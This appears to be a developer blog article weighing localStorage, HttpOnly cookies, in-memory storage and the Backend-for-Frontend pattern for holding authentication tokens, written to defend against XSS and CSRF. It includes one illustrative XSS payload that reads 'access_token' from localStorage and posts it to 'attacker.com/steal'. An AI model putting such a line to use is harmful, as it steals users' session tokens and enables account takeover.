Token Storage in the Browser: localStorage vs Cookies vs Memory
A technical examination of storing authentication tokens in the browser, comparing localStorage, HTTP-only cookies, and memory strategies for security and performance.
Storing authentication tokens in a Single Page Application (SPA) is one of the most common architectural decisions frontend developers make, yet it is also one of the most misunderstood. The choice isn’t just about convenience; it determines which attack vectors your application is vulnerable to. When you store a token, you are deciding where to place the key to the kingdom. If an attacker gains access to that key via Cross-Site Scripting (XSS), they own the session. If they can forge a request via Cross-Site Request Forgery (CSRF), they might still own it.

To understand the trade-offs, we must look at the mechanisms of three storage locations: Memory, localStorage, and HttpOnly Cookies.
Memory: The Ephemeral Key
The most secure place to store a token is nowhere persistent at all. Storing a JWT (JSON Web Token) or session ID in a JavaScript variable (memory) ensures that the token exists only for the duration of the page load. In practice, this is typically implemented via JavaScript closures or module-scoped variables, rather than relying solely on low-level V8 heap concepts.
Mechanism: When the browser loads the JavaScript bundle, the token is parsed and stored in the JavaScript engine’s heap (for example, V8 in Chromium-based browsers). Any subsequent API call uses this in-memory reference.
The Security Model:
- XSS Resistance: If an attacker injects malicious script via an XSS vulnerability, they can execute code. However, they cannot "read" the token back out if it was never assigned to a globally accessible variable or stored in a persistent bucket. They can use it immediately if they have access to the closure scope where it was defined, but they cannot steal it to use later or on another site.
- The Fatal Flaw: Refreshing the page clears memory. The user is logged out. This is unacceptable for most modern applications that require persistent sessions.
Memory storage is ideal for short-lived operations or when combined with a reliable refresh token flow that re-authenticates without requiring explicit user interaction, but it is not a standalone solution for persistent login.
localStorage: The XSS Trap

For years, localStorage was the default choice for storing JWTs in SPAs. The logic was simple: the browser automatically sends cookies with every request, but it does not send localStorage items. Therefore, storing a token there prevents accidental leakage to third-party domains.
Mechanism: localStorage is part of the Web Storage API. It persists data on the disk with no expiration date by default. Access is synchronous via window.localStorage.
The Security Failure: The primary threat model for web applications today is XSS. If an attacker can execute arbitrary JavaScript in your domain, they can run:
// Attacker's payload
const token = window.localStorage.getItem('access_token');
fetch('https://attacker.com/steal', {
  method: 'POST',
  body: JSON.stringify({ token })
});
Because localStorage is accessible to any script running on the origin, XSS becomes a total account takeover. As noted in MDN Web Docs, localStorage provides no protection against XSS, and any script can read its contents. The fact that the token isn't sent automatically with requests is irrelevant if the attacker can extract it and send it manually.
While localStorage is safer than cookies against CSRF (since the token isn't sent automatically), it is catastrophically unsafe against XSS. Given that XSS vulnerabilities are far more common than CSRF exploits in modern SPAs, localStorage is generally considered a poor choice for production authentication tokens.
HttpOnly Cookies: The Server-Side Shield

HttpOnly cookies represent a shift in strategy: let the browser handle the storage, but restrict access.
Mechanism: The server sets a cookie using the Set-Cookie header with the HttpOnly flag, as defined in RFC 6265 (HTTP State Management Mechanism).
Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Strict; Path=/- HttpOnly: This flag tells the browser that the cookie must not be accessed by client-side scripts. According to MDN Web Docs,
document.cookiewill return an empty string or exclude this specific cookie. - Security Implication: Even if an attacker injects malicious JavaScript via XSS, they cannot read the session ID. The browser automatically includes the cookie in subsequent requests to the same domain, maintaining the session without exposing the credential to the DOM.
The Residual Risk: CSRF The downside of HttpOnly cookies is that the browser automatically attaches them to every request. An attacker can craft a malicious form on a different domain that triggers a POST request to your API. Since the browser includes the cookie, the request is authenticated. This is a CSRF attack.
To mitigate CSRF, developers should follow the OWASP CSRF Prevention Cheat Sheet, which recommends using SameSite attributes (Strict or Lax) and/or anti-CSRF tokens. As per MDN Web Docs and the IETF cookie specification, modern browsers default to SameSite=Lax, which prevents most cross-site request forgery attacks by withholding cookies on cross-site subrequests and non-GET cross-site requests, such as those triggered by forged form submissions, while still allowing cookies on ordinary top-level navigations like clicking a link.
The BFF Pattern: Defense in Depth

Neither memory nor localStorage is sufficient for persistent, secure sessions. HttpOnly cookies solve XSS but introduce CSRF. The industry-standard solution for modern SPAs is the Backend-for-Frontend (BFF) pattern.
Mechanism: In a BFF architecture, the SPA communicates with a dedicated backend service (the BFF) rather than directly with the main API.
- Authentication: The user logs in via the BFF. The BFF authenticates the user and sets an HttpOnly cookie on the browser.
- API Calls: The SPA makes requests to the BFF. The browser automatically includes the HttpOnly cookie.
- Proxying: The BFF validates the cookie, authenticates the request, and forwards it to the actual microservice or API.
Why this wins:
- XSS Protection: The token never touches JavaScript. It lives only in the HttpOnly cookie. An XSS attack cannot steal it.
- CSRF Protection: Because the SPA and BFF are typically on the same origin (or subdomain), the Same-Origin Policy applies. Furthermore, the BFF can enforce strict origin checks. If the SPA is on
app.example.comand the BFF is onapi.example.com, cross-site requests are blocked by default unless explicitly allowed, but since the BFF is the only entry point, the attack surface is minimized. - No Token in Memory: The SPA doesn't need to store tokens in
localStorageor memory for API calls, eliminating the risk of accidental leakage or XSS theft.
Conclusion
The choice of token storage is not about finding a "secure" storage medium, but about managing risk.
- Memory is secure against theft but fragile against navigation.
- localStorage is convenient but fatal against XSS.
- HttpOnly Cookies are secure against XSS but require CSRF mitigation.
For most modern SPAs, the BFF pattern with HttpOnly cookies offers the best balance. It removes the token from the JavaScript realm entirely, leveraging the browser's native security features to protect the credential while maintaining a smooth user experience. If you cannot implement a BFF, consider using HttpOnly cookies with strict SameSite attributes and CSRF tokens, and avoid localStorage for sensitive tokens entirely.
Related posts
Angular OAuth2/OIDC Token Storage: localStorage, sessionStorage, and In-Memory
Compare localStorage, sessionStorage, and in-memory storage for Angular OAuth2 OIDC tokens to mitigate XSS risks and secure authentication.
Spring Security CORS and CSRF: Proper Configuration for SPAs
A guide to configuring Spring Security CORS and CSRF settings for Single Page Applications, covering Angular integration and SameSite cookie handling.
Cookies, Sessions, and SameSite
A technical overview of cookies, sessions, and SameSite attributes for web developers and backend engineers.
